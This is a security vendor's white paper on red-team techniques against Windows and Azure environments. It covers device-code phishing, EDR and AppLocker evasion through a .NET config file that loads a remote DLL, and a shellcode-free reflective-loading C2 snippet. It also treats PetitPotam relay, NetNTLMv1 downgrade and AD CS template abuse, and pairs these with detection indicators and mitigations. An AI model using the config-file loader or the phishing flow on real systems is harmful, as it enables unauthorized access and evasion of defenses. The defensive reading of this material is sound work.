OffSec

CYPFER - APRIL 2025

1.888.CYPFER1 CYPFER.com

Advanced red teaming tactics: latest trends for a successful exploitation

Table of Contents

Introduction

The evolving landscape of cybersecurity has seen significant advancements in red teaming practices as organizations face increasingly sophisticated and persistent threats from malicious actors. Red teaming, a proactive approach to testing and improving an organization's defenses, has become a critical activity in identifying vulnerabilities before they can be exploited. In recent years, the rise of ransomware incidents, particularly those involving high-profile organizations, has underscored the growing menace of cybercriminals. These attacks often leverage known vulnerabilities to compromise targets, demonstrating the critical need for proactive vulnerability management and defense strategies. Advanced persistent threats (APTs), state-sponsored actors, and cybercriminal groups are employing more complex tactics, techniques, and procedures (TTPs) to bypass traditional security measures. This white paper explores the latest trends in red teaming, highlighting the growing importance of realistic, adversarial simulations in assessing vulnerabilities, and provides insight into how modern threat actors are exploiting security gaps, such as unpatched vulnerabilities, to execute devastating ransomware attacks and other malicious activities.

At CYPFER, our dedicated team of security experts conducts red team exercises across diverse environments worldwide. Each environment we assess presents unique challenges, with varying levels of maturity, design, and service offerings. However, when it comes to Windows-based systems, we have identified recurring patterns that both red team operators and threat actors often exploit to gain unauthorized access or compromise security.

Windows environments are inherently complex and require meticulous configuration to ensure their security. This complexity, while essential for robust functionality, can also introduce vulnerabilities when misconfigurations occur. Additionally, in large corporate networks, the presence of numerous solutions and tools, ranging from endpoint protection to identity management, further increases the risk of misconfigurations, which can be leveraged by malicious actors to breach the environment.

Copyright 2025 CYPFER, All Rights Reserved.

Exploiting Exposed Services: Vulnerabilities in VPN Solutions, Legacy Systems, and Cloud Configurations

In recent years, threat actors have increasingly targeted undisclosed vulnerabilities, commonly referred to as zero-days, within publicly exposed VPN solutions. Similarly, other software platforms, such as file-sharing services, have also become prime targets.

These systems are often vulnerable **because they are publicly accessible, making them attractive to malicious actors** seeking entry points into corporate networks.

As part of our red team exercises, CYPFER's team conducts extensive external reconnaissance to identify software exposed to the internet.

Our findings consistently highlight a concerning trend:

Systems which should have been decommissioned years ago, are often still exposed online. These legacy systems frequently harbor known vulnerabilities that can be exploited by attackers.

In addition to traditional systems, the rise of cloud adoption has introduced new challenges. Many organizations have migrated their infrastructure to cloud services, with Microsoft Azure being a popular choice. While Azure offers a comprehensive suite of features, it is crucial to understand that more features equate to a broader attack surface. Many organizations mistakenly assume that the default cloud configurations are secure, overlooking potential misconfigurations that could leave them vulnerable to exploitation.

Copyright 2025 CYPFER, All Rights Reserved.

Exposed Critical Components in Microsoft Azure:
Risks and Attack Vectors

By default, Microsoft Azure exposes several critical components that can present significant security risks if not properly secured. These include:

- **Microsoft Graph API**, which provides access to resources within the Microsoft Cloud services ecosystem.
- **Microsoft Entra ID,** an integrated cloud identity and access management solution, facilitating access to a variety of cloud resources.

From an attacker's perspective, gaining unauthorized access to an account within an organization's Azure tenant represents a crucial step in compromising the environment. Once access is obtained, adversaries can exploit these exposed components to escalate privileges and move laterally across the network.

Exploiting Device Code Flow in Phishing Attacks:
A Security Vulnerability in Microsoft Authentication


Phishing attacks are often successful because they exploit the user experience. When the authentication flow appears legitimate, users are more likely to trust it and proceed with the login process. One such authentication method, exposed by Microsoft, is device code flow, which allows users to sign in interactively using another device.

From the perspective of an attacker or red team operator, this presents an opportunity for exploitation. A phishing email can be crafted to prompt the target to authenticate via the device code flow. If the user successfully authenticates, the attacker gains access to a token associated with the targeted user's account. This token is issued by Microsoft once authentication is complete and can be renewed without requiring the user to re-enter credentials or complete a second authentication factor (MFA), making it an attractive target for malicious actors.

Copyright 2025 CYPFER, All Rights Reserved.

How does this attack work?

The target receives a phishing email containing a link to the device code flow login page, along with the code that the attacker has already obtained.



Once the target enters the code and completes the authentication, the attacker is issued the authentication token, granting them unauthorized access.

Exploiting Authentication Flows:
Attacker's Role in the Process

In this attack scenario, the attacker actively monitors for the authentication code and waits for the target to complete the authentication process.

```
user_code        : BR3J3AETR
device_code      : BAQABIQEAAABVrSpeuWamRam2jAF1XRQEZYNdRd0oxD_TZILL5jR9acv8tx0JRVoiWIYUrHXHpLzUDiEknz46m5wmurjzfZj4jum
                   7X6-UB55S_H7_gtZGvfr8q7iDWYIR5Rn46LIiIT-3VZUWyQA46ChpbBVUrON7VdW3_vCF_9nPYcF7_IF1TfFh2ynqRKs5p63FYyi
                   l_EYgAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code
                   BR3J3AETR to authenticate.

authorization_pending
```

By doing so, the attacker is poised to capture the token once the user successfully authenticates, facilitating unauthorized access to the system.

Copyright 2025 CYPFER, All Rights Reserved.

Exploiting Microsoft Graph API for Lateral Movement and Persistence

Once an attacker has obtained a valid authentication token, they can leverage tools such as **RoadRecon**1 and **MsGraphFunzy**2 to extract detailed tenant information. With access to this data, **an attacker can:**

On behalf of the compromised user,

potentially using this access to target other users within the organization.

Furthermore, the Microsoft Graph API provides attackers with the ability to interact with critical Microsoft services, including **SharePoint** and **OneDrive**, through remote API calls. This functionality enables an attacker to upload a malicious file to the target's SharePoint account, which can then be synchronized with the target's system.

Using social engineering tactics, the attacker can:

convince the user to execute the file,

exploiting the user's trust in legitimate, pre-existing resources on their device.

During red team exercises conducted by CYPFER, this attack vector has proven highly effective.

It takes advantage of trusted Microsoft services, and the infrastructure requirements for such an attack are minimal, making it a potent method for gaining and maintaining unauthorized access within a network.


Copyright 2025 CYPFER, All Rights Reserved.

Mitigating Risks from Device Code Flow and Phishing Attacks in Microsoft Azure

Microsoft Azure provides several mechanisms to help organizations defend against the exploitation of authentication flows, such as device code flow. By implementing the following strategies, businesses can significantly reduce the risk of such attacks:

① Disable Device Code Flow:

If the device code flow is not essential to the organization's operations, it can be disabled to prevent its exploitation. For guidance on how to disable this feature, refer to the official Microsoft documentation.



② Access Control for Trusted Devices:

Conditional access policies can be configured to allow only trusted, enrolled devices to authenticate within the tenant. This limits the exposure to unauthorized devices, ensuring that only compliant systems are granted access. For more information, see the Microsoft Intune Conditional Access documentation.

③ Geofencing:

Organizations can leverage geofencing policies to restrict authentication attempts from high-risk or unusual locations. This adds an additional layer of security by blocking logins from regions that are known to be high-risk. Details on how to implement location-based access control are available in the Microsoft Entra documentation.

④ Enforce Risky Sign-In Policies:

By enforcing and actively monitoring risky sign-in policies, organizations can detect and respond to suspicious login attempts. These policies allow the identification of abnormal sign-in behaviors, which can be indicative of an ongoing attack. More information on setting up and monitoring risky sign-ins can be found in the Microsoft Entra Identity Protection documentation.

By implementing these protective measures, organizations can bolster their defenses against phishing and other authentication-based attacks, reducing the likelihood of unauthorized access to critical systems.

Copyright 2025 CYPFER, All Rights Reserved.

Executing Malicious Code in Environments with EDR and AppLocker Enforcement

Once a malicious payload is successfully dropped on a target system, attackers or red teamers must operate with discretion to avoid detection by endpoint detection and response (EDR) solutions deployed within the environment.

Modern corporate networks typically have EDRs in place to monitor and protect against malicious activity, with Microsoft Defender for Endpoint being the default EDR solution for organizations with Microsoft E5 licenses.

While there are many third-party EDR solutions on the market, they generally operate using similar detection techniques:

- Capturing telemetry
- Utilizing kernel callbacks
- Utilizing user-mode hooking
- Using network minifilters
- Employing Event Tracing for Windows (ETW) to prevent tampering.

Given the comprehensive nature of these monitoring tools, attackers or red teamers must carefully consider these detection mechanisms before attempting to execute malicious code on a system. To bypass detection, it is crucial to exploit Windows features and behaviors that can remain undetected by EDR solutions.

One technique for executing code on a target system, even in the presence of AppLocker policies (which prevent non-Microsoft binaries from executing), leverages the Microsoft .NET Framework. The .NET Framework provides a feature known as the AppDomain, which allows any compiled .NET assembly to load external resources at runtime.

By default,

every .NET assembly searches for a matching .config file during execution.

For example,

malicious.exe would attempt to load malicious.exe.config at runtime.

This behavior extends even to Microsoft-signed binaries, making it a useful technique for attackers. The ability to load additional resources via the configuration file of a legitimate signed binary provides an effective method for executing arbitrary code without triggering security measures.

Copyright 2025 CYPFER, All Rights Reserved.

A .NET configuration file: is an XML-based file that specifies the external resources, such as additional libraries or executables, that need to be loaded during runtime.

By manipulating this configuration, attackers can silently load and execute malicious code on a target system, bypassing both AppLocker and typical EDR detection.


```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="DLLNAME" publicKeyToken=" " culture="neutral" />
        <codeBase version="0.0.0.0" href="https://url/dll"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="DLLNAME, Version=0.0.0.0, Culture=neutral, PublicKeyToken= " />
    <appDomainManagerType value="CLASSNAME" />
  </runtime>
</configuration>
```

Bypassing Detection with .NET Configuration Files:
A Stealthy Execution Vector

In this technique, the **codebase attribute** of a .NET configuration file specifies the URL to an attacker-controlled **DLL**, which is loaded at runtime. In the context of a red team exercise, this DLL typically contains .NET code designed to establish a **command and control (C2)** channel in memory, enabling remote access to the compromised system.

From the perspective of EDR solutions, this attack vector is particularly challenging to detect. The key to evading detection lies in the use of a **signed Microsoft binary** as a proxy for the execution, rather than directly executing a malicious binary. As the executed binary itself is legitimate and signed, it avoids triggering security alerts. A comprehensive list of these signed Microsoft binaries that can be exploited for this technique is available in a publicly accessible GitHub repository: Mr-Un1k0d3r's .NetConfigLoader.

In this example, **VSWebHandler.exe**, a signed Microsoft binary built with .NET, can be leveraged to load an arbitrary DLL, as demonstrated below.



The specific filename is irrelevant, provided the configuration file aligns with the executable name. The following C# code serves as a template for the DLL to be loaded.

Copyright 2025 CYPFER, All Rights Reserved.

The following C# code serves as a template for the DLL to be loaded.

This code can be compiled into a DLL, with the architecture required to match that of the target process (in this case, VSWebHandler.exe is an x86 process).

```
C:\Users\CharlesHamilton\Desktop>csc /t:library /out:AppDomainTest.dll /platform:x86 AppDomainTest.cs
Microsoft (R) Visual C# Compiler version 4.12.0-3.24631.1 (da7c6c42)
Copyright (C) Microsoft Corporation. All rights reserved.
```

By executing VSWebHandler.exe with the corresponding VSWebHandler.exe.config configuration file, **the specified DLL is loaded within the context of the signed process.**

The unsigned AppDomainTest DLL was successfully loaded into the Microsoft-signed VSWebHandler.exe through the use of the configuration file.

Modules

Process: All | Search

Name	Optimized	Dynamic	InMemory	Order	Version	Process
mscorlib.dll	No	No	No	1	4.8.9290.0 built by: NET481REL1LAST_C	[0x681C] VSWebHandler.exe
AppDomainTest.dll	No	No	No	2	0.0.0.0	[0x681C] VSWebHandler.exe
System.Windows.Forms.dll	No	No	No	3	4.8.9256.0 built by: NET481REL1LAST_B	[0x681C] VSWebHandler.exe
System.Drawing.dll	No	No	No	4	4.8.9032.0 built by: NET481REL1	[0x681C] VSWebHandler.exe
System.dll	No	No	No	5	4.8.9282.0 built by: NET481REL1LAST_C	[0x681C] VSWebHandler.exe

In the context of a red team exercise, this process enables code execution within the trusted environment of a signed Microsoft binary, facilitating further exploitation.

Moreover, modern EDR solutions often upload suspicious samples to internal automated systems for further analysis. However, in this case, the configuration file itself, being a non-executable XML file, is never uploaded. The malicious DLL, which is downloaded and executed in memory, occurs only after the legitimate signed binary has been executed. This makes detection even more challenging, as no malicious executable is ever directly encountered.

This technique has proven highly effective in red team exercises conducted by CYPFER. To identify such attacks, organizations must look beyond the traditional capabilities of EDRs. A more holistic approach involving comprehensive network and process execution visibility is essential. By aggregating data from multiple sources into a Security Information and Event Management (SIEM) system, organizations can better detect and respond to these stealthy attacks.

Copyright 2025 CYPFER, All Rights Reserved.

Key Indicators of a Potential Attack:

- A process issuing **HTTP requests** to a domain that has not been previously observed within the environment.

- A process sending **HTTP requests** over an extended period, potentially indicating persistent communication with a C2 server.

- For the .NET configuration technique, the remote DLL will be downloaded and cached within the browser's temporary folder. A process that subsequently loads an **unsigned DLL** from this folder should raise suspicion, as it is an uncommon and potentially malicious action.

Establishing Command and Control Without Shellcode:
A Stealthy Approach

A critical phase in compromising an environment

is establishing remote access, often achieved through the deployment of command and control (C2) mechanisms on a compromised system.

Historically, exploitation frameworks such as **Metasploit** were among the first to integrate command and control functionalities. As an exploitation tool, Metasploit was designed to weaponize vulnerabilities, often through memory corruption bugs like buffer overflows, to gain access to targeted systems. These vulnerabilities would then allow the execution of **shellcode**.

"a small, malicious payload written in machine code or assembly language, designed to execute specific commands once injected into a vulnerable process or system. "

Copyright 2025 CYPFER, All Rights Reserved.

Executing shellcode in memory requires specific conditions, such as a memory region that is:

 **Readable**  **Writable**  **Executable**

Modifying these memory permissions can often trigger detection by modern EDR (Endpoint Detection and Response) solutions, which can be a significant hurdle for red teamers and attackers seeking to avoid detection.

In many cases, red teamers aim to gain execution on a remote target without relying on the exploitation of a vulnerability. If a privileged account has been compromised, lateral movement may allow the attacker to execute code on other systems within the network. In this context, using shellcode is unnecessary and poses an increased risk of detection. To overcome this, CYPFER's red team developed a **command and control (C2)** solution that avoids the use of shellcode, significantly reducing detection risks. The agent is written in **C#** and generates **.NET code**, which can be utilized either as a **DLL** through the .NET AppDomain config technique or as a standalone executable.

The communication channel for this C2 solution is encrypted over HTTPS, ensuring it blends into legitimate traffic and makes detection more difficult. .NET offers several methods for executing code in memory, with reflective loading being one of the key techniques employed. Reflective loading allows a .NET assembly to be loaded directly into memory without writing it to disk.

Using the **Assembly.Load** method in .NET, an attacker can load bytecode into memory and invoke its entry point, as shown in the following example:

```
Assembly assembly = Assembly.Load(bytesToBeLoaded);
MethodInfo method = assembly.EntryPoint;
method.Invoke(null, new object[] { (object[])null });
```


→ **In this scenario,** the bytes to be loaded originate from a server controlled by the red team, and the output is captured and returned to the operator via the HTTPS communication channel.

→ **This method of execution** minimizes the risk of detection by avoiding the need for shellcode, while still achieving the desired functionality of remote code execution.

It's important to note that while **EDRs** may not always trigger alerts for reflective loading techniques, they can still capture events related to the **Common Language Runtime (CLR)** loading a module in memory. These events should be scrutinized, particularly if they originate from an unknown or suspicious process.

Copyright 2025 CYPFER, All Rights Reserved.

Monitoring these behaviors, alongside other indicators, is key for identifying and mitigating stealthy C2 operations.



Exploiting Known CVEs:
A Case Study of CVE-2021-36942 (PetitPotam)

In recent years, the number of **Common Vulnerabilities and Exposures (CVEs)** affecting operating systems and internet-facing systems has grown significantly. While most vendors release patches relatively quickly, there are instances where patches are incomplete or fail to fully address the vulnerability, potentially leaving systems exposed.

Many older vulnerabilities continue to be exploitable due to a lack of awareness or incomplete mitigation efforts, posing significant risks to organizations. Despite the focus on newer threats, older CVEs remain a potent tool for attackers seeking to compromise targets. It is essential not to underestimate the ongoing threat these vulnerabilities represent, as they continue to serve as an entry point for exploitation if not properly addressed.

A notable example is:
CVE-2021-36942,
also known as **PetitPotam**,

CVE-2021-36942, exploits a hash reflection vulnerability in the **EFSRPC** (Encrypted File System Remote Protocol). According to the patch notice from Microsoft, “An unauthenticated attacker could call a method on the LSARPC interface and coerce the domain controller to authenticate against another server using NTLM.”

The security update aimed to block the affected API calls, specifically:


OpenEncryptedFileRawA **OpenEncryptedFileRawW**

through the LSARPC interface (Microsoft Security Response Center - CVE-2021-36942).

Copyright 2025 CYPFER, All Rights Reserved.

As a system administrator, it may appear that applying the patch associated with **Microsoft KB5005413** is sufficient to mitigate this attack vector. However, the patch does not fully resolve the issue. While it forces users to authenticate against the service, it does not prevent unauthenticated users from previously accessing the remote service. Before the patch, unauthenticated users could interact with the service without needing authentication, providing an attack surface for adversaries.

In the context of a **red team exercise**, this vulnerability presents a unique opportunity for exploitation. When a red team gains access to a user's computer, all activities performed by the attacker are authenticated under the privileges of the compromised user.




This allows attackers to exploit such vulnerabilities transparently, bypassing some of the authentication barriers and significantly increasing the risk of successful exploitation.

Exploiting CVE-2021-36942:
Gaining Access to Domain Controller Accounts

Once the exploit is successfully executed, the attacker is able to capture the **computer account authentication.** The **EFSRPC** service is typically deployed on a **domain controller** system, making domain controller accounts a high-value target. Gaining access to a domain controller account provides significant leverage in a network, as it grants elevated privileges and access to critical domain resources.

Obtaining a domain controller account through exploitation of vulnerabilities like PetitPotam is a key step in expanding an attacker's control over the network. This access facilitates lateral movement, escalation of privileges, and further exploitation of the network's resources, making it one of the most critical goals in an attack chain.



Copyright 2025 CYPFER, All Rights Reserved.

Mitigating Authentication Relays and Exploiting Misconfigurations

While cracking **NetNTLMv2** authentication for a computer account is highly unlikely, attackers can bypass this security by leveraging other misconfigurations. For instance, **downgrading** the authentication method or **relaying** the authentication request to another system is a common exploitation technique.

In our red team assessments, we observed that nearly every environment was vulnerable to such tactics. In many cases, we were able to relay authentication requests to an **internet-facing IP address**, which is especially concerning as this communication typically occurs over **SMB** (Server Message Block) protocol on port **445**. To mitigate this risk, blocking SMB traffic on port 445 at the network firewall is a recommended security measure.

The same exploitation principle applies to other **Remote Procedure Call (RPC)** protocols, such as **DFS Namespace Management (DFSNM)**. Tools like **DFSCoerce3** can trigger hash reflection attacks, similar to those observed with EFSRPC, further expanding the attack surface.

Key Takeaway

Simply patching systems is insufficient to prevent all potential attack vectors. Red teamers and attackers are adept at finding ways to bypass the security mechanisms introduced by patches and will continue to exploit vulnerabilities. While keeping systems up to date is essential, proactive **monitoring** of system activity and network traffic is equally crucial to detect potential breaches.

Network traffic analysis remains one of the most effective ways to identify suspicious behavior.

Having the ability to investigate network traffic in real-time enables rapid detection and response to exploitation attempts, reducing the likelihood of a successful attack.

Misconfigurations that Enable Exploitation

As discussed earlier, vulnerabilities can often be exploited even after patches have been issued, as seen in the **PetitPotam** case. While attempting to recover a **NetNTLMv2** computer account password from its hash is impractical within a reasonable timeframe due to the typical length (around 20 characters), alternative exploitation methods remain viable. In certain contexts, the ability to **relay authentication** offers a path for attackers.

Copyright 2025 CYPFER, All Rights Reserved.

A key requirement for this attack is the absence of **authentication signing,** which is unfortunately still common in many environments. When authentication signing is not enforced on protocols like **SMB** or **LDAP**, attackers can relay authentication requests to other systems. This relayed authentication can then be used to perform actions on behalf of the authenticated user.

For Example

A domain controller computer account has permission to modify its own attributes within LDAP, which can be exploited to grant domain controller access to an attacker-controlled account. Successfully compromising a domain controller is a significant security breach, typically signaling a full environment compromise.

Additionally, legacy configurations, such as support for **NetNTLMv1**, are frequently targeted by attackers and red teamers. **NetNTLMv1** uses an MD4-based hashing mechanism, which is notably weaker than the more secure **NetNTLMv2**. With sufficient hardware, an attacker can crack **NetNTLMv1** hashes within a few hours using **rainbow tables**. The relatively low computational cost of NetNTLMv1, due to its lack of salting and other protective measures, makes it highly susceptible to **brute-force** and **rainbow table** attacks.

In contrast, **NetNTLMv2** utilizes a more robust **HMAC-MD5** hashing algorithm, along with additional protections such as **salting** and **challenge-response exchanges,** making it far more difficult to crack. Simply put, capturing a **NetNTLMv1** hash provides attackers with significantly more opportunities for exploitation compared to capturing a **NetNTLMv2** hash.

Many environments still support **NetNTLMv1** due to the requirements of **legacy software,** which often dictates this support through **Group Policy Objects (GPOs)**. The relevant policy can be found in the GPO at the following path:

Computer Configuration → **Policies** → **Windows Settings** → **Security Settings** → **Local Policies** → **Security Options**

under the setting Network Security:
LAN Manager Authentication Level (**Microsoft Documentation**).

Copyright 2025 CYPFER, All Rights Reserved.

If one of the **Send LM & NTLM** options is selected, an attacker can instruct the server to send **NetNTLMv1** hashes instead of the more secure **NetNTLMv2** hashes, dramatically increasing the attack surface.

The CYPFER red team frequently observes such misconfigurations in client environments. Although these issues may seem minor at first glance, when combined with other attack vectors, they can lead to **full domain takeover,** allowing attackers to compromise the entire environment.

For Example

Service Principal Name (SPN) account tickets in Active Directory can be queried by all domain users. If an SPN account has a weak password, an attacker could easily compromise the account. By design, SPN accounts often have local administrative privileges on the systems associated with them. Consequently, compromising an SPN account could lead to privilege escalation on a server.

Active Directory Certificate Services (AD CS)
Misconfiguration as an Attack Vector

In recent years, **Active Directory Certificate Services (AD CS)** has emerged as a significant attack vector.

Extensive research has revealed numerous misconfigurations within AD CS that can lead to **domain takeover** if exploited.

Given the complexity of certificate templates, improper configurations can inadvertently allow non-privileged users to request certificates on behalf of more privileged accounts, thus escalating their access.

Copyright 2025 CYPFER, All Rights Reserved.

There are over fourteen potential pathways through which privilege escalation can occur via **AD CS** misconfigurations. Among these, the **CYPFER red team** has frequently observed the following common misconfigurations in client environments:

Misconfigured Certificate Templates:

One frequent misconfiguration involves certificate templates that allow regular domain users to request certificates with a **subject alternative name (SAN).** This configuration enables an attacker or red teamer to request a certificate on behalf of their own user or any arbitrary domain user, including **domain administrators.** The resulting certificate can be leveraged to capture the associated **account password hash** or to gain unauthorized access to **remote resources.**

Improper Access Control Entries (ACE):

In some environments, non-privileged users are granted the ability to modify certificate templates due to **improper ACEs.** A user with this ability could enable the **subject alternative name** option, leading to a scenario similar to the one described above, granting the attacker or red teamer the ability to request certificates for privileged accounts.

Domain Controller Authentication Relay:

Another common attack vector involves **relaying domain controller authentication** to the **AD CS web interface,** where an attacker can request a certificate on behalf of the **domain controller computer account.** This misconfiguration allows attackers to further escalate privileges and access critical systems.

Given the risks associated with AD CS misconfigurations, it is vital to conduct regular audits of the **permissions and configurations** for each certificate template deployed within the environment. Ensuring proper access control and restricting certificate request permissions for non-privileged users are essential steps in mitigating these vulnerabilities.

Copyright 2025 CYPFER, All Rights Reserved.

The following excerpt from a certificate template demonstrates a common misconfiguration that allows unauthorized users to add an **Alternative Subject Name** during the enrollment process.

```
[*] Listing info about the template 'TestTemplate' (0 of 12)
    Template OID              : 1.3.6.1.4.1.311.21.8.723755.14327961.7949981.11865949.8177759.202.15065238.783091
    Template Friendly Name    : Test Template
    Template Validity Period  : 5 years (157680000 seconds)
    Template Validity Period  : 180 years (15552000 seconds)
    Enrollment Flags          :
    Name Flags                : SubjectNameEnrolleeSupplies
    Signatures Requred        : 0
    Extended Key Usages       :
      Server Authentication
    Permissions               :
      Owner                   : CYPFER\administrator
                                S-1-5-21-4084637156-299436391-3671333128-4263

      Access Rights           :
        Principal             : CYPFER\server1$ (S-1-5-21-4084637156-592874111-3671333128-1337)
          Access mask         : 00000100
          Flags               : 00000001
                                Enrollment Rights
        Principal             : CYPFER\Domain Admins (S-1-5-21-4084637156-592874111-3671333128-512)
          Access mask         : 00000130
          Flags               : 00000001
                                Enrollment Rights
                                WriteProperty Rights on {0E10C968-78F8-11D2-90D4-00C04F79DC55}
        Principal             : NT AUTHORITY\Authenticated Users (S-1-5-11)
          Access mask         : 00020094
```

This misconfiguration can be particularly dangerous, as it grants non-privileged users the ability to request certificates on behalf of other users, including privileged accounts such as domain administrators.


Detection and Defense:

One of the key challenges with these attacks is that they are rarely detected by **EDR solutions,** as they exploit **misconfigurations** rather than vulnerabilities. To detect such exploitation, it is crucial to monitor network traffic for unexpected communications with the **AD CS web interface.** This proactive monitoring, combined with effective configuration management, is key to preventing privilege escalation through AD CS.

Securing Active Directory:
Mitigating Broken Permissions and Misconfigurations

Active Directory (AD) environments remain a cornerstone of identity and access management in many organizations, particularly those with on-premises infrastructure. However, the complexity inherent in managing AD environments often results in misconfigurations that can be exploited by attackers or red teamers. These misconfigurations may enable unauthorized access, privilege escalation, and lateral movement within the network. Identifying and addressing these vulnerabilities is critical to maintaining the security and integrity of an organization's infrastructure.

During recent red team exercises, the **CYPFER red team** identified several common misconfigurations in client environments that could serve as avenues for attackers to compromise AD environments.



Copyright 2025 CYPFER, All Rights Reserved.

These misconfigurations include:

1. **Misconfigured Permissions on Service Accounts**

   Service accounts play a crucial role in the functionality of various applications and services within Active Directory environments. However, when service accounts are assigned excessive or inappropriate permissions, they become attractive targets for exploitation. One such vulnerability involves the **Service Principal Name (SPN)** associated with a service account. An attacker can request the SPN and attempt to crack the password offline. Once compromised, high-privilege service accounts can be leveraged to escalate privileges and move laterally across the network, granting attackers elevated control over the environment.

2. **Over-Permissioned Group Memberships**

   Active Directory groups such as **Domain Admins, Enterprise Admins,** and **Administrators** are highly privileged and must be carefully managed. Over-permissioned or improperly nested group memberships are a recurring issue in many AD environments. Attackers can exploit these misconfigurations to gain unauthorized access to high-level privileges and sensitive systems, often bypassing intended security controls. Regular review and tightening of group memberships are necessary to prevent attackers from gaining excessive privileges via group membership escalation.

3. **Unrestricted Delegation**

   Delegation allows administrators to assign specific permissions to users or groups over certain AD objects. When misconfigured, delegation can present a significant security risk. **Unrestricted delegation** in particular, where accounts or groups are granted broad and unchecked control, allows a compromised user to impersonate high-privilege users or perform unauthorized actions. Proper configuration and limitation of delegation settings are essential to ensure that privilege escalation opportunities are minimized.

4. **Weak or Default Credentials**

   Weak credentials and default passwords remain persistent vulnerabilities in many AD environments. These issues are often found in management interfaces, legacy systems, and OT (Operational Technology) systems, where default passwords have never been updated. During red team exercises, the CYPFER team frequently identifies accounts with weak or unchanged credentials by querying the **"Last Password Set"** field via LDAP. Accounts with a **pwdLastSet** attribute dating back years, such as those set to 2001 as shown below in the **AdHuntTool4** output, are often indicative of weak, outdated passwords. Attackers can easily identify such accounts and exploit them to gain unauthorized access.


```
samaccountname      : charles
objectsid           : S-1-5-21-11111111111-11111111111-11111111111-1234
adspath             : LDAP://CYPFER/CN=charles,OU=offensive,DC=CYPFER,DC=COM
lastlogon           : 31/01/2025 13:37:00 AM
pwdlastset          : 06/06/2001 00:35:02 PM
```

Copyright 2025 CYPFER, All Rights Reserved.

Mitigation Strategies

To safeguard Active Directory environments from exploitation, organizations must adopt a proactive security approach by implementing best practices across key areas:

Regular Audits of Service Account Permissions:
